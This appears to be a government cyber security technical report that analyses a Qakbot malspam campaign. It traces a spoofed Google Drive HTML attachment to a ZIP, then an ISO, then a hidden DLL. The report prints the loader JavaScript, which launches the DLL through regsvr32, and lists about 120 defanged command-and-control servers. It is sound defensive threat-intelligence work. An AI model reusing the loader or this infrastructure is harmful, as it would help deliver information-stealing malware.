CANADIAN CENTRE FOR CYBER SECURITY

Technical Analysis Report

TA22-0126 / CE2022-1125-33

Date	2022-12-02
Source	Federal-Partner
Platform	Windows
Tar Submission	Malspam
Malware Classification	Bot Infostealer
Malware Name	Qakbot

Caveat

Recipients may share this **TLP:GREEN** report with peers and partner organizations within their sector or community, but not via publicly accessible channels.

Summary

A federal partner submitted a sample to the intake for analysis.

Sample is Qakbot.

Version: 404.30
alt_version: 1028.30
Campaign ID: obama223 | 18 November 2022 (07:42:25) [1668757345]

Out of the 120 listed Qakbot C2s extracted, 12 were found to be hosted in Canada with 5 of them currently active. A list of these servers are include for convenience.

Technical Analysis

Overview

Two malspam files were submitted for analysis. Both samples have an HTML file which spoofs Google Drive and downloads a ZIP archive that contains an ISO file. Contained within the ISO is a JavaScript file which will execute a hidden Qakbot binary.

Analysis

Email 1 - 1cc0f43ad4786ef7bf49d43bf991f54b026b0e908dd2dc6303f18c2254b4a546

Submitted Email


***MD5 Hash**:*	3ee8338b3bb3466406553ade783d44a7
***SHA1 Hash**:*	15c536c799713b8db457f1e2c11165adce172ebf
***SHA256 Hash**:*	1cc0f43ad4786ef7bf49d43bf991f54b026b0e908dd2dc6303f18c2254b4a546
***SSDeep Hash**:*	12288:tv6s6v50tgB/nSgMN8LqrvLE9xKXdOLRIcLKIazN9iqdUz+CNJE:JOKjrv4KdOLRzudw+YC
***File Size**:*	741376 Bytes (724.0 kB)
***File type**:*	CDFV2 Microsoft Outlook Message
***VT**:*	No VirusTotal report found !

This is the submitted phishing email with an attachment.

HTML Email Attachment

***Filename**:*	Agreement#2748.html
***MD5 Hash**:*	874d44abe7ad93b31e32551e635968cd
***SHA1 Hash**:*	19fe511c9e616b39341562a9486b888e4ef7eca1
***SHA256 Hash**:*	887d2a6e3d6d022adc8b5dd9ad05f41bfb419cbd820ffb72dd97963851ca520f
***SSDeep Hash**:*	12288:U6s6v50tgB/nSgMN8LqrvLE9xKXdOLRIcLKIazN9iqdUz+CNJE9:UOKjrv4KdOLRzudw+YC9
***File Size**:*	650877 Bytes (635.6 kB)
***File type**:*	HTML document, ASCII text, with very long lines, with CRLF line terminators
***VT**:*	No VirusTotal report found !

This is the malicious attachment. When loaded in Firefox or Google Chrome it will automatically download a ZIP file.



The file is not displayed correctly. Use local downloaded file.

Document password: abc123

***Figure 1**: Malicious HTML file with ZIP password.*

Downloaded ZIP File

Filename:	attachment.zip
MD5 Hash:	54c486a349fe1e94d52ca12b96eefeb7
SHA1 Hash:	597da0ca75f7f230e0fcca46b5d4a7cea756c3ab
SHA256 Hash:	ad22cf7e1860aa56c039c3f9669464a205345cc69bf95634a8f550e4c5d5a825
SSDeep Hash:	6144:BM6temMo91Xsp+XbcHA9CdHZC60DK4QnoSf837m7Hc+UlbqqYIGEW8/3Y6u:B/8o92WN9CDCFu4QnagpUbqpEW8hu
File Size:	341832 Bytes (333.8 kB)
File type:	Zip archive data, at least v2.0 to extract
VT:	No VirusTotal report found !


This file is password protected with "abc123"

When unzipped it extracts to an ISO file.

Extracted ISO File

Filename:	Agreement_LBY93.iso
MD5 Hash:	df46fd005963fea3d07528f2896f3f02
SHA1 Hash:	33f02786c3b181f811d01978c8addea7163649dd
SHA256 Hash:	749d25ed1c3c01df1e3be1e2c98be1edab905abe02cfa85f09b490278e89d1d6
SSDeep Hash:	12288:MNmLxwOQHy6E1YF7P01JSdCLjqa/9GNdMxgligH8:MNmLxSHy6VP0/Ssfh9GUM
File Size:	677888 Bytes (662.0 kB)
File type:	ISO 9660 CD-ROM filesystem data 'CD_ROM'
VT:	No VirusTotal report found !

When double-clicked, the ISO is mounted and a JavaScript file is visible but also contains hidden files.



Name	Date modified	Type	Size
debunked	11/18/2022 5:16 AM	File folder	
Agreement.js	11/18/2022 5:16 AM	JavaScript File	10 KB
data.txt	11/18/2022 5:16 AM	Text Document	1 KB

***Figure 2**: Mounted ISO.*

```
ISO folder structure
├── Agreement.js
├── data.txt
└── debunked
    ├── helixes.txt
    ├── intrepid.txt
    ├── monopolizes
    └── unsmiling.temp
```

2 directories, 5 files

Both helixes.txt and intrepid.txt are benign and monopolizes is an empty folder.

JavaScript File

Filename:	Agreement.js
MD5 Hash:	cf73822dd355268c8c7f716e9e0ffe65
SHA1 Hash:	54819c3a100c078178fa1ab92d3913727e6afe2c
SHA256 Hash:	7bbaa7e8027c3246a4fb7dbee67c39a8f4ceb4fb4a43a8a8d6d8c7841cea80e2
SSDeep Hash:	192:/VSLj5Uravgx685UIhpHKbP2KTMhS0OGYm9lWVjAvNzAWM5Evk7MgG+r5AJ:/w5Kk785UIhp/KTMhSeYmn2jiu5EjP+I
File Size:	9655 Bytes (9.4 kB)
File type:	ASCII text, with CRLF line terminators
VT:	No VirusTotal report found !

This is the only visible file to a user when the ISO is mounted to a drive.

```
function getData(filename)
{
 /**
 return string
 */
 return(WScript.CreateObject("Scripting.FileSystemObject").OpenTextFile(filename, 1).ReadAll());
}

s = new ActiveXObject("shell.application");
s.shellexecute("Reg" + getData("data.txt"), "debunked\\unsmiling.temp", "", "open", 3);
```

The file data.txt contains 'svr32' so the JavaScript is calling Regsvr32 which will execute the DLL named "unsmiling.temp".

Qakbot DLL

Filename:	unsmiling.temp
MD5 Hash:	b4c3b16e93b770cd42513e3fa343ad96
SHA1 Hash:	a041837c57b4acb401f7d560f54fbcdea3e64e7f
SHA256 Hash:	971b3d5d3629f43a31621f7ec1ddd0c7b9b35f1048796d46f3398cdf6b8be915
SSDeep Hash:	6144:XKR66t98Uah1oq7PbQIIJSLiyCE0taaRIC6w/9IyFK+20m6WdMxgYURpi92H4X:w6E1YF7P01JSdCLjqa/9GNdMxgligH8
File Size:	383488 Bytes (374.5 kB)
File type:	PE32 executable (DLL) (console) Intel 80386 (stripped to external PDB), for MS Windows
VT:	No VirusTotal report found !

This is Qakbot.

Qakbot Configuration

User Agent: Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0
HTTP Method: POST

Config

```
Version: 404.30
alt_version: 1028.30
Campaign ID: obama223 | 18 November 2022 (07:42:25) [1668757345]

| hostname             | protocol | uri                                  | user agent                                                       |
| :------------------- | :------- | :----------------------------------- | :--------------------------------------------------------------- |
| 68[.]47[.]128[.]161  | https    | hxxps://68[.]47[.]128[.]161:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 87[.]65[.]160[.]87   | https    | hxxps://87[.]65[.]160[.]87:995/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 172[.]90[.]139[.]138 | https    | hxxps://172[.]90[.]139[.]138:2222/t5 | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 86[.]175[.]128[.]143 | https    | hxxps://86[.]175[.]128[.]143:443/t5  | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 12[.]172[.]173[.]82  | https    | hxxps://12[.]172[.]173[.]82:465/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 71[.]247[.]10[.]63   | https    | hxxps://71[.]247[.]10[.]63:2083/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 47[.]41[.]154[.]250  | https    | hxxps://47[.]41[.]154[.]250:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 91[.]254[.]215[.]167 | https    | hxxps://91[.]254[.]215[.]167:443/t5  | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 71[.]31[.]101[.]183  | https    | hxxps://71[.]31[.]101[.]183:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
```

Config continued

```
| 81[.]229[.]117[.]95   | https    | hxxps://81[.]229[.]117[.]95:2222/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 24[.]4[.]239[.]157    | https    | hxxps://24[.]4[.]239[.]157:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 41[.]99[.]177[.]175   | https    | hxxps://41[.]99[.]177[.]175:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 92[.]149[.]205[.]238  | https    | hxxps://92[.]149[.]205[.]238:2222/t5  | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 73[.]230[.]28[.]7     | https    | hxxps://73[.]230[.]28[.]7:443/t5      | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 47[.]229[.]96[.]60    | https    | hxxps://47[.]229[.]96[.]60:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 186[.]188[.]2[.]193   | https    | hxxps://186[.]188[.]2[.]193:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 174[.]112[.]25[.]29   | https    | hxxps://174[.]112[.]25[.]29:2078/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 84[.]35[.]26[.]14     | https    | hxxps://84[.]35[.]26[.]14:995/t5      | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 86[.]130[.]9[.]167    | https    | hxxps://86[.]130[.]9[.]167:2222/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 116[.]74[.]163[.]221  | https    | hxxps://116[.]74[.]163[.]221:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 86[.]195[.]32[.]149   | https    | hxxps://86[.]195[.]32[.]149:2222/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 80[.]13[.]179[.]151   | https    | hxxps://80[.]13[.]179[.]151:2222/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 64[.]207[.]237[.]118  | https    | hxxps://64[.]207[.]237[.]118:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 24[.]206[.]27[.]39    | https    | hxxps://24[.]206[.]27[.]39:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 170[.]253[.]25[.]35   | https    | hxxps://170[.]253[.]25[.]35:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 157[.]231[.]42[.]190  | https    | hxxps://157[.]231[.]42[.]190:995/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 170[.]249[.]59[.]153  | https    | hxxps://170[.]249[.]59[.]153:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 174[.]101[.]111[.]4   | https    | hxxps://174[.]101[.]111[.]4:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 23[.]240[.]47[.]58    | https    | hxxps://23[.]240[.]47[.]58:995/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 99[.]229[.]146[.]120  | https    | hxxps://99[.]229[.]146[.]120:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 184[.]155[.]91[.]69   | https    | hxxps://184[.]155[.]91[.]69:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 89[.]129[.]109[.]27   | https    | hxxps://89[.]129[.]109[.]27:2222/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 91[.]169[.]12[.]198   | https    | hxxps://91[.]169[.]12[.]198:32100/t5  | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 87[.]202[.]101[.]164  | https    | hxxps://87[.]202[.]101[.]164:50000/t5 | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 197[.]148[.]17[.]17   | https    | hxxps://197[.]148[.]17[.]17:2078/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 94[.]63[.]65[.]146    | https    | hxxps://94[.]63[.]65[.]146:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 69[.]133[.]162[.]35   | https    | hxxps://69[.]133[.]162[.]35:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 24[.]64[.]114[.]59    | https    | hxxps://24[.]64[.]114[.]59:2078/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 76[.]20[.]42[.]45     | https    | hxxps://76[.]20[.]42[.]45:443/t5      | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 71[.]183[.]236[.]133  | https    | hxxps://71[.]183[.]236[.]133:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 12[.]172[.]173[.]82   | https    | hxxps://12[.]172[.]173[.]82:990/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 70[.]66[.]199[.]12    | https    | hxxps://70[.]66[.]199[.]12:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 45[.]248[.]169[.]101  | https    | hxxps://45[.]248[.]169[.]101:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 90[.]104[.]22[.]28    | https    | hxxps://90[.]104[.]22[.]28:2222/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 90[.]89[.]95[.]158    | https    | hxxps://90[.]89[.]95[.]158:2222/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 76[.]80[.]180[.]154   | https    | hxxps://76[.]80[.]180[.]154:995/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 176[.]142[.]207[.]63  | https    | hxxps://176[.]142[.]207[.]63:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 91[.]165[.]188[.]74   | https    | hxxps://91[.]165[.]188[.]74:50000/t5  | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 72[.]82[.]136[.]90    | https    | hxxps://72[.]82[.]136[.]90:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 88[.]126[.]94[.]4     | https    | hxxps://88[.]126[.]94[.]4:50000/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 64[.]228[.]191[.]212  | https    | hxxps://64[.]228[.]191[.]212:2222/t5  | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 12[.]172[.]173[.]82   | https    | hxxps://12[.]172[.]173[.]82:21/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 142[.]161[.]27[.]232  | https    | hxxps://142[.]161[.]27[.]232:2222/t5  | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 71[.]247[.]10[.]63    | https    | hxxps://71[.]247[.]10[.]63:50003/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 108[.]6[.]249[.]139   | https    | hxxps://108[.]6[.]249[.]139:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 184[.]176[.]154[.]83  | https    | hxxps://184[.]176[.]154[.]83:995/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 174[.]104[.]184[.]149 | https    | hxxps://174[.]104[.]184[.]149:443/t5  | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 82[.]34[.]170[.]37    | https    | hxxps://82[.]34[.]170[.]37:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 47[.]34[.]30[.]133    | https    | hxxps://47[.]34[.]30[.]133:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 71[.]247[.]10[.]63    | https    | hxxps://71[.]247[.]10[.]63:995/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 70[.]64[.]77[.]115    | https    | hxxps://70[.]64[.]77[.]115:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 175[.]205[.]2[.]54    | https    | hxxps://175[.]205[.]2[.]54:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 92[.]207[.]132[.]174  | https    | hxxps://92[.]207[.]132[.]174:2222/t5  | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 76[.]127[.]192[.]23   | https    | hxxps://76[.]127[.]192[.]23:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 182[.]66[.]197[.]35   | https    | hxxps://182[.]66[.]197[.]35:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 98[.]147[.]155[.]235  | https    | hxxps://98[.]147[.]155[.]235:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 49[.]175[.]72[.]56    | https    | hxxps://49[.]175[.]72[.]56:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 82[.]31[.]37[.]241    | https    | hxxps://82[.]31[.]37[.]241:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 73[.]36[.]196[.]11    | https    | hxxps://73[.]36[.]196[.]11:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 2[.]84[.]98[.]228     | https    | hxxps://2[.]84[.]98[.]228:2222/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 188[.]54[.]79[.]88    | https    | hxxps://188[.]54[.]79[.]88:995/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 184[.]153[.]132[.]82  | https    | hxxps://184[.]153[.]132[.]82:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 74[.]66[.]134[.]24    | https    | hxxps://74[.]66[.]134[.]24:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 172[.]117[.]139[.]142 | https    | hxxps://172[.]117[.]139[.]142:995/t5  | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 12[.]172[.]173[.]82   | https    | hxxps://12[.]172[.]173[.]82:990/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 24[.]64[.]114[.]59    | https    | hxxps://24[.]64[.]114[.]59:3389/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 12[.]172[.]173[.]82   | https    | hxxps://12[.]172[.]173[.]82:2087/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 78[.]92[.]133[.]215   | https    | hxxps://78[.]92[.]133[.]215:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 24[.]64[.]114[.]59    | https    | hxxps://24[.]64[.]114[.]59:2222/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 50[.]68[.]204[.]71    | https    | hxxps://50[.]68[.]204[.]71:995/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 105[.]184[.]161[.]242 | https    | hxxps://105[.]184[.]161[.]242:443/t5  | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 12[.]172[.]173[.]82   | https    | hxxps://12[.]172[.]173[.]82:22/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 221[.]161[.]103[.]6   | https    | hxxps://221[.]161[.]103[.]6:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 98[.]145[.]23[.]67    | https    | hxxps://98[.]145[.]23[.]67:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 73[.]161[.]176[.]218  | https    | hxxps://73[.]161[.]176[.]218:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 50[.]68[.]204[.]71    | https    | hxxps://50[.]68[.]204[.]71:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 24[.]142[.]218[.]202  | https    | hxxps://24[.]142[.]218[.]202:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 66[.]191[.]69[.]18    | https    | hxxps://66[.]191[.]69[.]18:995/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 183[.]82[.]100[.]110  | https    | hxxps://183[.]82[.]100[.]110:2222/t5  | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 24[.]49[.]232[.]96    | https    | hxxps://24[.]49[.]232[.]96:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 70[.]115[.]104[.]126  | https    | hxxps://70[.]115[.]104[.]126:995/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 176[.]151[.]15[.]101  | https    | hxxps://176[.]151[.]15[.]101:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 93[.]156[.]103[.]241  | https    | hxxps://93[.]156[.]103[.]241:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 86[.]217[.]250[.]15   | https    | hxxps://86[.]217[.]250[.]15:2222/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 12[.]172[.]173[.]82   | https    | hxxps://12[.]172[.]173[.]82:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 173[.]18[.]126[.]3    | https    | hxxps://173[.]18[.]126[.]3:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 157[.]231[.]42[.]190  | https    | hxxps://157[.]231[.]42[.]190:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 92[.]24[.]200[.]226   | https    | hxxps://92[.]24[.]200[.]226:995/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 187[.]199[.]224[.]16  | https    | hxxps://187[.]199[.]224[.]16:32103/t5 | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 213[.]91[.]235[.]146  | https    | hxxps://213[.]91[.]235[.]146:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 188[.]4[.]142[.]139   | https    | hxxps://188[.]4[.]142[.]139:995/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 199[.]83[.]165[.]233  | https    | hxxps://199[.]83[.]165[.]233:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 63[.]248[.]148[.]87   | https    | hxxps://63[.]248[.]148[.]87:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 58[.]162[.]223[.]233  | https    | hxxps://58[.]162[.]223[.]233:443/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 102[.]159[.]188[.]241 | https    | hxxps://102[.]159[.]188[.]241:443/t5  | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 12[.]172[.]173[.]82   | https    | hxxps://12[.]172[.]173[.]82:50001/t5  | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 174[.]45[.]15[.]123   | https    | hxxps://174[.]45[.]15[.]123:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 86[.]171[.]75[.]63    | https    | hxxps://86[.]171[.]75[.]63:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 75[.]99[.]125[.]238   | https    | hxxps://75[.]99[.]125[.]238:2222/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 75[.]158[.]15[.]211   | https    | hxxps://75[.]158[.]15[.]211:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 79[.]37[.]204[.]67    | https    | hxxps://79[.]37[.]204[.]67:443/t5     | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
